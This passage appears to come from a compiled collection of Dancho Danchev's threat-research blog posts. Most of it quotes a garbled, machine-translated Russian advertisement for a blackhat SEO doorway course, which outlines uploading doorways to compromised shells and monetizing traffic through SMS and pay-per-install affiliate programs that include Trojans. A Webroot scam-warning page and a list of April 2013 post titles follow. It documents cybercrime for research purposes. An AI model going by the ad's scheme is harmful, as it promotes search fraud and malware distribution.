*yourself and do not try to save yourself cheaply though. So I throw in ICQ to ignore anyone who asks me for a discount*

*or credit. I understand that in spite of the 80-page review, you may be unsure if it will work with you. Therefore, we*

*give a new guarantee manibeka. If two weeks you feel - that doorway - it's not yours, we will refund the money and*

*pay the top 5 million rubles, for what you have spent your time!*

## **Frequently Asked Questions (FAQ)**

*Good day, and now its time to answer all the questions a novice who wants to buy a course to dot the i, made to*

*understand that he buys, he will get what may  
dobitsya.Nus's begin.*

## ***1.Chem we do?***

*Black seo.Dorvei.Dory are very flexible and tenacious tool for  
earnings, its flexibility due to the variety of topics*

*and types of monetization, and vitality - the existence of PS,  
and how long will exist as long as the search engines*

*will be using dory. We produce traffic, ie the users, ie the  
people, the traffic is the blood in the veins of the internet,  
and this is the main advantage that dorveyschik unlike white  
SEO's can in a short time to break a lot more traffa a*

*completely different subjects and to merge it back where it  
needs . in a simple version of all is:*

*1.Registriruemsya an affiliate program, it gives you the  
choice of partner sites of some topics (topics vary from porn*

*and finishing all kinds of divination), statistics (to track kollvo  
coming to your site, paid for kollvo, Colva who have come  
again).*

*2.Delaem doorway, we find:*

*- Thematic traffistye quality keys (which are appropriate to  
the site subject we took from PP)*

*- Template*

*- Text*

*All this is described in detail in the course and on the forum.*

*3.Zalivaem doorway to shell*

4. Zhdem 4.3 apa (an - update Yandex search results, also known as SERP, quite by chance, usually up to one week, sometimes more)

5. Poluchaem traff and accordingly money.

Well this is just a simple and obvious option, work with SMS affiliate, to start - the fact that many small minded people to talk about the thousandth time of death doorways as income, just because of the changes in the SMS payment, it's

332

wrong, it's stupid, it's self-deception to deceive drugih. I as, say, we have learned to produce traffic, our traffic started to give Dora and now we have to redirect it somewhere ie merge and convert / convert into money, a lot of options:

1. Partnerki with sms payment, the most obvious and as I wrote the best option to start.

2. Partnerki pay-per-download and install the file, such PP a lot, and they are all different, from the fact that you are paying for the jump and the malicious Trojan or whether something like that, to quite formal type of games WORLD

of-tanks, Yandex bars etc. and tp. Imeya large amounts of traffic (which is the second task dorveyschika, increase the

volume of traffic) in the first and in the second option holders PP will take you with open arms and make bonuses.

3. Svoi online shopping and platniki. V this topic a little feedback from these guys, as many prefer to work with SMS

*and other PP, but byvali.Odin met some of the students at comrade serche, he did an Internet jewelry store and the*

*problem was my student in the production of traffic, he quickly picked up, done and grabbed a piece of the profit.*

*All that I wrote just for you to understand, I teach mine traffic, targeted traffic from search engines, I would suggest the best methods of monetization, by which usually fight off the course, but never forget that you have a great*

*opportunity to go and grab a piece of the traffa on desired topics with Yandex and merge where necessary.*

## ***2.Navernoe topic died, bought her so much, so long existed, much is competition?***

*I am for all the time of sale of the course has experienced the death of a thousand and one as the reward*

*scheme, but that's amazing, for some reason all those who want to - successfully earn dorah.Chto for competition -*

*in dorah very high turnover, namely Dora always fly into the index ( Yandex search) and flew over, it's all backed by*

*the characteristic features of the behavior dorveyschika and dorveyschik often tasting dough, he realized how easily*

*make dory, does pack and walk yourself getting denyuzhki, leaving room for other results.*

## ***3.Zachem you sell?***

*That's what I do - called infobiznesom admit, when all this started, I such a word and znal.Est two concepts,*

*with which you can ever accurately explain the infobiznesa, information and insider information autsayder.Kogda-*

*long ago, when I was dramas and gathering information about them bit by bit on various forums - I was an outsider,*

*I was not available methods that can quickly lead to success, and everything had to be found by experiment, my first*

*income from went after 3 months and a naked enthusiasm nadezhdy.Pokupaya course you get insider information,*

*which is called the bat, straight to the kitchen where everything is cooked, I do not sell super flow sheet, I only give an opportunity and take it for a fee, sell their time and, in recent years, more and more nerves, which is why, in order to maintain this non-renewable resource, and I wrote it, do not be lazy, read.*

#### ***4.Kak guarantee that I Otobaya course?***

*No! Absolutely! Absolutely no, When we first started selling rate - while I was still able to provide guarantees*

*to score reviews, to prove to everyone that the theme works, but now - no, no way! Your warranty - you, your desire,*

*hard work , commitment - that guarantee it, I can not guarantee anything I can not and will not, often when a person*

*writes me word guarantee, he wants me to take responsibility for his lazy ass over - No, I'm sorry.*

#### ***5.Malenky advice, how to effectively master the course and see if it fits you at all.***



*My experience learning heaps different people, still divided them into two types, this is a huge difference, the*

*gap between the two approaches to learning, results in a huge gap in the success of these students.*

*The first type: people with pure slave mentality, they need to stick, do not explain, do not need to seek understanding, just poke, push there, click here.*

*How he thinks: Suppose we make a template for Dora, and we need to write deksripshen, deskripshen - description of*

*the site which comes out at the bottom under the link, his task - to give information about the page and encourage*

*people to move to tyknut ie sayt. On asks me what write here, I explain what it is and I say write something that would*

*please you, and you would make pereyti. On in a stupor, he can not think and can not even offer the option, he just*

333

*wants me to tell him that there napisat. Eto not right!*

*The second type: The second type is often trying to organize all the information in the first place to understand how*

*things work, and there are already having a solid foundation and framework - to batter me with questions and to*

*increase their knowledge, for example of the first type, the second type, after hearing deskripshen what and why it is,*

*would compare with my examples and offered his variant. Vot so you have to be, if you're so - I'll be glad to have you*

*in the ranks of students.*

### **6. Tsena huge! Tc asshole, the course did not buy, but it's an asshole! Reviews delete it!**

*Do not like the price - do not buy it, no one vparivaet, there is no hint of the imposition of the course, under*

*the gun more so no one makes pokupat. Golye hit and conclusions about the course of those who did not buy it -*

*please do not post, I immediately call the moderators, all is removed, how can you talk about the course, not having*

*been on FSU How we can talk about what you do not know, if you were not in the motivation section on the forum*

*where dozens of success stories of students? I bought the course, learned, wrote otzyv. Ya a moderator section only*

*CEO and section on "Work" where this topic - I can not moderate.*

### **7. What I receive after payment?**

*Education - after payment receive video / txt + access to the forum, watch / read / do, have questions - ask,*

*discuss - send to the forum, no - rasskazyvayu. Esli you read the topic that many people write that the chip in*

*the forum, unnecessarily there is a lot of relevant info and all you happy pomoch. Ves free software data - paid*

*counterparts shown in forume. Dostup forum and consultations Asik - unlimited.*

### **8. Skolko need to successfully quick Start?**

*Then (in a week or another) will need \$ 10-20 for vpn (both analog proxy / socks or Dedicated Server) and*

*200-300 rubles for glanders.*

### **9.Kak Otobaya fast I / osvoyu course?**

*Everything is individual, calculate and even about to say (to you) this time period may depend both on the*

*human factor (your knowledge, experience) and on Yandex, which is quite nepredskazuem.Osnovyvayas on the*

*experience of previous students gives dor \$ 200 4 up to 30 days after the publication of indeks.3-4 apa usually climbs*

*Dor ups are completely random, look here <http://seobudget.ru/updates> labeled SERP.*

### **10.Rynok forum.**

*In our forum, which you can access after purchase - there is a market, as in any other forum, it is an integral*

*part of the forum who wants to live, and in the end we are all in this forum for one reason - we all want to make*


*money someone else has earned, someone just nachinaet.V Unlike other forums - the market for FSU controlling me,*

*he monopolizirovan. Kursy of its kind in the forum - I only sell and no other, their commercial activities in the forum -*


*with me coordinate is not necessary, but if it is removed - so she does not belong here.*

**Screenshots provided by actual customers of the service, featuring its primary ICQ contact point:**

334



335





337





338




339





340



341




342





343




344





345



346



347





348



349





350






351



352







Blackhat SEO - it doesn't just pay the bills.

Updates will be posted as soon as new developments take place.

1. [http://www.av-test.org/fileadmin/pdf/avtest\\_2013-03\\_search\\_engines\\_malware\\_english.pdf](http://www.av-test.org/fileadmin/pdf/avtest_2013-03_search_engines_malware_english.pdf)
2. <http://ddanchev.blogspot.com/2010/07/sampling-malicious-activity-inside.html>
3. <http://www.zdnet.com/blog/security/cybercriminals-promoting-malware-friendly-search-engines/3333>
4. <http://www.zdnet.com/blog/security/botnets-committing-click-fraud-observed/1200>



5. <https://www.google.com/#output=search&scient=psy-ab&q=site:ddanchev.blogspot.com+%22blackhat+seo%22&oq=si>

[te:ddanchev.blogspot.com+%22blackhat+seo%22&gs\\_l=](https://www.google.com/#output=search&scient=psy-ab&q=site:ddanchev.blogspot.com+%22blackhat+seo%22&gs_l=)

6. <http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html>

7. <https://www.google.com/#output=search&scient=psy-ab&q=site:ddanchev.blogspot.com+blackhat+seo>

354

2.5

May

355

The screenshot shows the Webroot Threat Blog homepage. The main article is titled "Fake Microsoft Security Scam" and is dated April 30, 2013, by gmlbourne. The author is Roy Tobin. The article text discusses an increase in fake Microsoft scams and provides a list of four tips: 1. Microsoft will never call you telling you that your PC is infected, 2. Never allow strangers to connect to your PC, 3. Do not give any credit card info to somebody claiming to be from Microsoft, 4. If in doubt, shut down your PC and call Webroot. The article also mentions that the current scam will display a webpage very similar to Figure 1 and provides a link to continue reading. On the right side, there are two promotional banners. The top one is for "SIMPLICITY STOP THE GUESSWORK" by SecureAnywhere User Protection, stating that one license protects up to four devices. The bottom one is for a "WEB THREAT REPORT: 8 in 10" by Companies affected in 2012, asking if the company is exposed and offering a complimentary copy of a new survey. At the bottom of the page, there are social media sharing links for Facebook, Twitter, Google+, LinkedIn, Reddit, Email, and More. The footer includes tags for Advanced Malware Removal, malware, Rogue Security Products, social engineering, Threat Research, Tagged fakealert, Malicious Software, Microsoft Security Scam, and rogue antivirus, along with a link to leave a comment.

**WEBROOT®**  
threat blog

Products Support Community & Resources Partners About Webroot About the Bloggers

## Fake Microsoft Security Scam

Posted on April 30, 2013 by gmlbourne

By Roy Tobin

Recently we have seen an increase in fake Microsoft scams, which function by tricking people into thinking that their PC is infected. With these types of scams there are a number of things to remember.

1. **Microsoft will never call you telling you that your PC is infected**
2. **Never allow strangers to connect to your PC**
3. **Do not give any credit card info to somebody claiming to be from Microsoft**
4. **If in doubt, shut down your PC and call Webroot**

The current scam will display a webpage that is very similar to the one in [Figure 1](#). There are a number of ways to figure out that this is a false alert. The first is that it's a website message and not a program; the second is that location of the web site will be a random string of letters.

More details: [Continue reading →](#)

Tell your friends: [Facebook 43](#) [Twitter 30](#) [Google +1](#) [LinkedIn](#) [Reddit](#) [Email](#) [More](#)

Like this: [Like](#) Loading...

Posted in [Advanced Malware Removal](#), [malware](#), [Rogue Security Products](#), [social engineering](#), [Threat Research](#) | Tagged [fakealert](#), [Malicious Software](#), [Microsoft Security Scam](#), [rogue antivirus](#) | [Leave a comment](#)

Search ...

**SIMPLICITY**  
STOP THE GUESSWORK

SecureAnywhere  
User Protection

**ONE** license protects  
up to **FOUR** devices

[LEARN MORE »](#)

**WEB THREAT REPORT:**  
**8 in 10**   
Companies affected in 2012

**IS YOUR COMPANY EXPOSED?**  
Get a complimentary copy of a new survey, and learn about the latest Web-borne threats, including their costs and impacts.

[DOWNLOAD THE STUDY NOW »](#)

## **Summarizing Webroot's Threat Blog Posts for April (2013-05-01 14:32)**

The following is a brief summary of all of my posts at Webroot's Threat Blog for April, 2013. You can subscribe to

**[1]Webroot's Threat Blog RSS Feed**, or follow me on Twitter:

- 01.** [2]DIY Java-based RAT (Remote Access Tool) spotted in the wild
- 02.** [3]Spamvertised 'Re: Changelog as promised' themed emails lead to malware
- 03.** [4]Cybercrime-friendly service offers access to tens of thousands of compromised accounts
- 04.** [5]Madi/Mahdi/Flashback OS X connected malware spreading through Skype
- 05.** [6]Cybercriminals selling valid 'business card' data of company executives across multiple verticals
- 06.** [7]A peek inside the 'Zerokit/0kit/ring0 bundle' bootkit
- 07.** [8]DIY Skype ring flooder offered for sale
- 08.** [9]Spamvertised 'Your order for helicopter for the weekend' themed emails lead to malware
- 09.** [10]A peek inside a 'life cycle aware' underground market ad for a private keylogger
- 10.** [11]American Airlines 'You can download your ticket' themed emails lead to malware

**11.** [12]Cybercriminals offer spam-friendly SMTP servers for rent

**12.** [13]How mobile spammers verify the validity of harvested phone numbers – part two

**13.** [14]A peek inside a (cracked) commercially available RAT (Remote Access Tool)

**14.** [15]DIY Russian mobile number harvesting tool spotted in the wild

**15.** [16]DIY SIP-based TDoS tool/number validity checker offered for sale

**16.** [17]CAPTCHA-solving Russian email account registration tool helps facilitate cybercrime

**17.** [18]Historical OSINT – The ‘Boston Marathon explosion’ and ‘Fertilizer plant explosion in Texas’ themed malware

356

campaigns

**18.** [19]Fake ‘DHL Delivery Report’ themed emails lead to malware

**19.** [20]Cybercriminals impersonate Bank of America (BoFA), serve malware

**20.** [21]How fraudulent blackhat SEO monetizers apply Quality Assurance (QA) to their DIY doorway generators

**21.** [22]Managed ‘Russian ransomware’ as a service spotted in the wild

***This post has been reproduced from [23]Dancho Danchev's blog. Follow him [24]on Twitter.***

1. <http://feeds2.feedburner.com/WebrootThreatBlog>
2. <http://blog.webroot.com/2013/04/01/diy-java-based-rat-remote-access-tool-spotted-in-the-wild/>
3. <http://blog.webroot.com/2013/04/02/spamvertised-re-changelog-as-promised-themed-emails-lead-to-malware/>
4. <http://blog.webroot.com/2013/04/03/cybercrime-friendly-service-offers-access-to-tens-of-thousands-of-compromised-accounts/>
5. <http://blog.webroot.com/2013/04/04/madimahdiflashback-os-x-connected-malware-spreading-through-skype/>
6. <http://blog.webroot.com/2013/04/05/cybercriminals-selling-valid-business-cards-data-of-company-executives-across-multiple-verticals/>
7. <http://blog.webroot.com/2013/04/08/a-peek-inside-the-zerokit0kitring0-bundle-bootkit/>
8. <http://blog.webroot.com/2013/04/09/diy-skype-ring-flooder-offered-for-sale/>
9. <http://blog.webroot.com/2013/04/10/spamvertised-your-order-for-helicopter-for-the-weekend-themed-emails-lead-to-malware/>
- 10.

